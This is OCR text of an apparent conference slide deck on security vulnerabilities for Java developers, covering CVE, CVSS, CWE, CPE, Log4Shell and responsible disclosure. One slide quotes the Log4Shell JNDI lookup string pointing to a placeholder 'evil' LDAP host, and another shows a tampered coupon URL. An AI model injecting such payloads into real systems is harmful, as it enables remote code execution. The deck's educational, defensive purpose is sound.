
Photo CC-SA: Tomás Del Coro

bdemers
BrianDemers
developer.okta.com
OktaDev



Security Vulnerabilities
for Java Developers

Brian Demers
Open Source Developer

{okta}

"All software has bugs."

Who is this guy?

Topics

- What is a Vulnerability
- What is Responsible Disclosure
- How they are Reported
- Learnings from Log4Shell
- What you can do for your Projects
  - Code
  - Dependencies
  - Reporting Security Issues

IANAL: I Am Not A Lawyer
TINLA: This Is Not Legal Advice

What is a Vulnerability

vulnerability


NOUN (**vulnerabilities**)

1 The quality or state of being exposed to the possibility of being attacked or harmed, either physically or emotionally.

Vulnerability (computing)


From Wikipedia, the free encyclopedia

In computer security, a **vulnerability** is a weakness which can be exploited by a threat actor, such as an attacker, to perform unauthorized actions within a computer system.



Quick Example

audible.com/typ/promo?couponValue=1000000.0




```
${jndi:ldap://example.com/evil}
```


CVE vs Vulnerability

Common **V**ulnerabilities and **E**xposures


- An ID for Vulnerabilities

CVE-2018-17793

<year>-<number>



Number of CVEs / Month



(Data from nvd.nist.gov)

Common Vulnerability Scoring System (CVSS)

Base Metric Group

Exploitability metrics

- Attack Vector
- Attack Complexity
- Privileges Required
- User Interaction
- Scope

Impact metrics

- Confidentiality Impact
- Integrity Impact
- Availability Impact

Temporal Metric Group

- Exploit Code Maturity
- Remediation Level
- Report Confidence

Environmental Metric Group

- Modified Base Metrics
- Confidentiality Requirement
- Integrity Requirement
- Availability Requirement

nvd.nist.gov/vuln-metrics/cvss/v3-calculator

Common Weakness Enumeration (CWE)

CWE-250: Execution with Unnecessary Privileges

CWE-94: Improper Control of Generation of Code ('Code Injection')

CWE-502: Deserialization of Untrusted Data


Common Platform Enumeration (CPE)

cpe:2.3:o:microsoft:windows_xp:-:sp3:*:*:*:*:*:x86:*

cpe:2.3:a:apache:log4j:*:*:*:*:*:*:*:*:*


```
org.apache.logging.log4j:log4j-core:2.17.1
```

CVEs are Bad?



- https://cve.mitre.org/
- https://nvd.nist.gov/

The Bad...



How to Report a Vulnerability

Vulnerability Report Timeline

Report

Fix

Disclose

Privately Report Issue

Patch and Fix Issue

